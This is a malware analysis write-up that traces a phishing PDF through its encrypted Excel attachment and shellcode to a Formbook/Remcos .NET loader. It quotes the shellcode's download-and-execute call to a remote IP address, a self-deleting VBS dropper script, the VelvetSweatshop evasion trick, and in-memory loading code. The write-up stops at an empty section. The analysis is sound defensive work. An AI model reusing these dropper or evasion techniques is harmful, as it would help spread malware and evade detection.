Formbook and Remcos Backdoor RAT

August 4, 2022 by Stu Gonzalez

Tools

0x01 Document Analysis (19Jun22 ARR Safari.pdf)

0x02 Analysis of Dropped File (vbc.exe)

0x03 Analysis of DLL (Periodicity.dll)

0x04 Dynamic Analysis

VBS script

Registry

iys.exe

0x05 Additional Findings

0x06 IOCs

0x07 Upload

0x08 References

Tools

The following tools were used during this analysis:

pdf-parser.py

zlib-flate

msoffcrypto-tool

oletools

oledump.py

xorsearch

scdbg

DnSpy

0x01 Document Analysis (19Jun22 ARR Safari.pdf)

Whilst enjoying a refreshing orange Fanta this weekend. I figured I would check out the ole spam trap.

I received 8 emails containing the same file.

After downloading the .eml files, I checked to see if there was any difference between the attachments in the emails. They were all showing the same hash for all emails received.

Time to extract the pdf *19Jun22 ARR Safari.pdf* from the email by copying the base64 string and decoding it into a new pdf file.

Using *pdf-parser.py* (by Didier Stevens) to inspect the pdf and find interesting components of this suspicious document.

```
$ pdf-parser.py 19Jun22\ ARR\ Safari.pdf -O -a
Comment: 3
XREF: 0
Trailer: 0
StartXref: 1
Indirect object: 47
   27: 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22, 23, 24, 3, 6, 8, 10, 11, 25, 27, 28, 29, 38, 40, 42, 44, 46
 /Action 1: 7
 /Catalog 1: 2
 /EmbeddedFile 1: 37
 /Filespec 1: 26
 /Font 1: 30
 /ObjStm 1: 1
 /Outlines 1: 4
 /Page 1: 9
 /Pages 1: 5
 /XObject 10: 31, 32, 33, 34, 35, 36, 39, 41, 43, 45
 /XRef 1: 47
Search keywords:
 /JS 1: 7
 /JavaScript 1: 7
 /OpenAction 1: 2
 /AcroForm 1: 2
 /EmbeddedFile 1: 37
```

The /Javascript and /EmbeddedFile looked interesting and worth further investigation.

The /Javascript object did not contain anything of value, but the /EmbeddedFile, on the other hand, appeared to be a decent chunk in size.

```
$ pdf-parser.py 19Jun22\ ARR\ Safari.pdf -O -o 37 -d safari.compressed
> obj 37 0
> Type: /EmbeddedFile
> Referencing:
> Contains stream
>
> <<
> /Filter /FlateDecode
> /Type /EmbeddedFile
> /Length 48959
> >>
```

Using *pdf-parser.py* , I was able to extract the embedded file from the PDF

```
$ file safari.compressed
> embedded_file: zlib compressed data
```

Come to find out that the file was compressed, so I used *zlib -flate -uncompress* to decompress

```
$ zlib-flate -uncompress < safari.compressed > safari.encrypted
```

Checking the file again to discover the file was *CDFV2 Encrypted* .

```
$ file safari.raw
> safari_pdf_embedded_file.encrypted: CDFV2 Encrypted
```

After some searching to figure out what could the password possibly be, I solidified the notion that this was Formbook and thanks to this article I was able to confirm it was VelvetSweatshop. Additionally, the password was a default Microsoft password, VelvetSweatshop.

VelvetSweatshop is a default key stored in Microsoft Excel program code for decryption. It's a neat trick that attackers can leverage to encrypt malicious Excel files in order to evade static-analysis-based detection systems, while eliminating the need for a potential victim to enter a password.

In order to decrypt, I was able to use *msoffcrypto-tool* to decrypt the file.

```
$ msoffcrypto-tool safari.encrypted safari.decrypted -p VelvetSweatshop
```

Checking the decrypted file, the final format is an Excel document.

```
$ file safari.decrypted
> safari.decrypted: Microsoft Excel 2007+
```

As with most MS documents, it was curious to check for any macros.

```
$ olevba safari.decrypted
olevba 0.60 on Python 3.8.10 - http://decalage.info/python/oletools
===============================================================================
FILE: safari.decrypted
Type: OpenXML
No VBA or XLM macros found.
```

Oletools yielded no interesting or actionable information.

Next I chose, *oledump.py* (by Didier Stevens) and used it to check for ole objects.

```
$ oledump.py safari.decrypted
A: xl/embeddings/oleObject1.bin
  A1: 20 '\x01Ole'
  A2: 1721 '\x01Ole10NAtivE'
```

An OLE object in the spreadsheet that doesn't contain macro code, could possibly mean it's shellcode. Since A2 stream looks larger, let's extract and see if *xorsearch -W* can help us find an entry point.

Let's extract the code with *oledump.py*.


```
$ oledump.py -d -s A2 safari.decrypted > shellcode.data
```

Now we want to search with *xorsearch*.


```
$ xorsearch -W shellcode.data
Found XOR 00 position 0000024D: GetEIP method 3 E99C000000
Found ROT 25 position 0000024D: GetEIP method 3 E99C000000
Found ROT 24 position 0000024D: GetEIP method 3 E99C000000
Found ROT 23 position 0000024D: GetEIP method 3 E99C000000
Found ROT 22 position 0000024D: GetEIP method 3 E99C000000
Found ROT 21 position 0000024D: GetEIP method 3 E99C000000
...
```

xorsearch found a GetEIP method at 0x24D in the A2 stream we exported. We can use this offset with *scdbg* to emulate the shellcode execution.

Select our shellcode file (shellcode.data) and select the options listed below before launching.



Output from running *scdbg*.




```
4014c4 GetProcAddress(ExpandEnvironmentStringsW)
4014f7 ExpandEnvironmentStringsW(%PUBLIC%\vbc.exe, dst=12fbd8, sz=104)
40150c LoadLibraryW(UrlMon)
401527 GetProcAddress(URLDownloadToFileW)
40157f URLDownloadToFileW(http://185.239.243.122/421/vbc.exe, C:\Users\Public\vbc.exe)
401596 LoadLibraryW(shell32)
4015ac GetProcAddress(ShellExecuteW)
4015bb unhooked call to shell32.ShellExecuteW step=40468
```


In the shellcode, the adversary uses ExpandEnvironmentStringsW to find the Public folder in Windows. Next, they use *URLDownloadToFileW* to retrieve content from *hxxp://185.239.243.122/421/vbc.exe* and write it to *C:\Users\Public\vbc.exe*. Finally, they use *ShellExecuteExW* to launch *vbc.exe*.

The endpoint was still live and delivering the payload. So I grabbed the executable to begin Identifying what *vbc.exe* could be.


0x02 Analysis of Dropped File (vbc.exe)

```
$ file vbc.exe
vbc.exe: PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
```

As you can see *vbc.exe*, is compiled in .Net. I will open *vbc.exe* in DnSpy on my VM.



After opening the the executable in DnSpy, I found that the functions were encoded and I could only assume there were so other parts of the executable that were obfuscated. For easy of reading, I chose to run the De4dot against the the executable to clean it up a bit.



Thats better!

Stepping in to execution, I ran across a byte array called, <<EMPTY_NAME>> .

The byte array, <<EMPTY_NAME>>, is then load with the contents from *Documents._22*.

```
583             case 1U:
584                 this.MainDrawingArea = Form1.smethod_19();
585                 <<EMPTY_NAME>> = Documents._22;
586                 this.ClearPoints = Form1.smethod_20();
587                 num = (num2 * 1528151025U ^ 4071554033U);
588                 continue;
```

100 %

Locals

Name	Value	Type
PolicyLevel.Documents._22.get returned	{byte[0x00008AA3]}	byte[]
this	{PolicyLevel.Form1, Text: }	PolicyLevel.Form1

Then a *MemoryStream* variable called *memoryStream* and loads <<EMPTY_NAME>> byte array.

Next a GZipStream variable called, *gzipStream*, decompress the contents of *memoryStream* and stores it in itself.

Lastly, a second *MemoryStream* called, *memoryStream2*, copies and coverts the decompressed contents of *gzipStream* into *memoryStream2*.

```
    case 1U:
        Form1.copyStreamToStream(gzipStream, memoryStream2);
        num3 = (num2 * 4081895787U ^ 3388151842U);
        continue;
    case 2U:
```

After copying the stream, I can see a PE magic number (0x4D5A) in the _buffer byte array.

memoryStream2	{System.IO.MemoryStream}
CanRead	true
CanSeek	true
CanTimeout	false
CanWrite	true
Capacity	0x0000E800
Identity	null
Length	0x000000000000E800
Position	0x000000000000E800
ReadTimeout	{System.InvalidOperationException:
WriteTimeout	{System.InvalidOperationException:
_activeReadWriteTask	null
_asyncActiveSemaphore	null
_buffer	{byte[0x0000E800]}
[0]	0x4D
[1]	0x5A
[2]	0x90
[3]	0x00

What is this binary file?!

Let's dump and save it for later to analyze.

Right click on the *_buffer* variable → Show in Memory Window → Memory 1.


I am then shown the Memory Window and my binary file is already highlighted and selected.

Memory 1

```
02FDBC54  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  00 00 00 00 50 E3 1A 01  00 00 00 00 00 00 00 00  D0 68  ....................P............h
02FDBC76  50 05 00 E8 00 00 4D 5A  90 00 03 00 00 00 04 00  00 00 FF FF 00 00 B8 00  00 00 00 00 00 00 40 00  00 00  P.....MZ..................@...
02FDBC98  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  00 00  ................................
02FDBCBA  00 00 0E 1F BA 0E 00 B4  09 CD 21 B8 01 4C CD 21  54 68 69 73 20 70 72 6F  67 72 61 6D 20 63 61 6E  6E 6F  .........!..L.!This program canno
02FDBCDC  74 20 62 65 20 72 75 6E  20 69 6E 20 44 4F 53 20  6D 6F 64 65 2E 0D 0D 0A  24 00 00 00 00 00 00 00  50 45  t be run in DOS mode....$.......PE
02FDBCFE  00 00 4C 01 03 00 00 EC  79 61 00 00 00 00 00 00  00 00 E0 00 02 21 0B 01  30 00 00 E2 00 00 00 04  00 00  ..L.....ya..........!..0.........
02FDBD20  00 00 00 00 6E 00 01 00  00 20 00 00 00 20 01 00  00 00 00 10 00 20 00 00  00 02 00 00 04 00 00 00  00 00  ....n.... ... ....... ............
02FDBD42  00 00 04 00 00 00 00 00  00 00 00 60 01 00 00 02  00 00 3B AA 01 00 03 00  40 85 00 00 10 00 00 10  00 00  ...........`......;.....@.........
02FDBD64  00 00 10 00 00 10 00 00  00 00 00 00 10 00 00 00  00 00 00 00 00 00 00 00  1C 00 01 00 4F 00 00 00  00 20  ............................O....
```

Right click → Save Selection → save as dump.exe

After saving the binary, I checked the meta data of the file and I can see it is a .Net DLL called *Periodicity.dll*.



Ok now that I have that saved, I head back to check and see what comes next with my *memoryStream2* buffer.

The variable *memoryStream2* is then passed to function that simply calls for *System.Reflection.Assembly* and loads the binary into memory.

```
case 2U:
    assembly_ = Form1.load2Memory(Form1.smethod_25(memoryStream2));
    num3 = (num2 * 1787008681U ^ 2854673553U);
    continue;
```

```
// Token: 0x0600006D RID: 109
static Assembly load2Memory(byte[] byte_0)
{
    return Assembly.Load(byte_0);
}
```


```
public static Assembly Load(byte[] rawAssembly)
{
    AppDomain.CheckLoadByteArraySupported();
    StackCrawlMark stackCrawlMark = StackCrawlMark.LookForMyCaller;
    return RuntimeAssembly.nLoadImage(rawAssembly, null, null, ref stackCrawlMark, false, false,
      SecurityContextSource.CurrentAssembly);
}
```

The pointer to the handle of the binary loaded into memory now resides in the *assembly_* variable.


Next time we see the *assembly_* variable, the process is attempting to retrieve public types defined in the assembly that are visible outside the assembly.

```
Type type_ = Form1.getExportTypeFromDLLInMemory(assembly_)[1];
```

The returned data shows the Module, Name, and Namespace of the exported type.



Next, I found the function, MyPoint() set an array variable with 3 values, that will later be used as arguments for the DLL that was loaded into memory.





```
"506C6174666F726D4E6F74537570706F72746564457863657074"
"4C37554D"
"PolicyLevel"
```

Stepping through, I came across the last function that calls the Activator.CreateInstance module and supplies the parameters of the exported type variable (_type) and the array of parameters I mentioned.


```
847                 case 30U:
848                 {
849                     object[] array;
850                     Type type_;
851                     Form1.createInstanceFromExportedType(type_, array);
852                     num7 = (num2 * 1781104381U ^ 1824756084U);
853                     continue;
854                 }
```

After running this last function, the execution of *vbc.exe* within DnSpy terminates and a new process begins running by the name of *iys.exe*. This instance is running is running from *%AppData%/Roaming* directory.



0x03 Analysis of DLL (Periodicity.dll)

Executing .NET dll, *Periodicity.dll* , via SharpDllLoader, with the parameters I found earlier in my analysis of *vbc.exe*.




```
Executable: C:\Users\IEUser\Downloads\SharpDllLoader-master\SharpDllLoader\bin\Release\SharpDllLoader.exe
Arguments: -d "C:\Users\IEUser\Desktop\dump.dll" -c CPeriodCollection -m .ctor -a
"506C6174666F726D4E6F7453757070 6F72746564457863657074 4C37554D PolicyLevel"
Working Directory: <path to sharpdllloader>
Break At: Entry Point
```

This did not work as I thought it would. I am not sure how I am suppose to load this DLL to analyze it but I will read more into the process and hopefully can analyze in the future.


0x04 Dynamic Analysis

Let's execute the *vbc.exe* on my sandbox and have Process Hacker, ProcMon, and Wireshark running to capture all the fun bits.

I set my ProcMon filter to watch for what I know so far, the process names *vbc.exe* and *iys.exe*.

Wireshark will just be listening all traffic on my network interface.

I let this run for several minutes to make sure I wasn't missing any delayed executions or networks calls.



I was able to find file drops to *%AppData%* directory, registry entries, and network activity.

VBS script

VBS script is written to the Temp Folder. Then promptly executed *vbc.exe* using *wscript.exe*.

```
C:\Windows\System32\WScript.exe C:\Users\IEUser\AppData\Local\Temp\install.vbs
```

The VBS script appeared to have a self delete component.

I used the following Powershell to copy the VBS script before it was deleted.

```
while (!(Test-Path "C:\Users\IEUser\AppData\Local\Temp\install.vbs")) {}; Copy-Item
"C:\Users\IEUser\AppData\Local\Temp\install.vbs" "C:\Users\IEUser\Desktop\install.vbs"
```


Contents of the *install.vbs*

```
WScript.Sleep 1000
Set fso = CreateObject("Scripting.FileSystemObject")
CreateObject("WScript.Shell").Run "cmd /c ""C:\Users\IEUser\AppData\Roaming\iys.exe""", 0
fso.DeleteFile(Wscript.ScriptFullName)
```


Registry

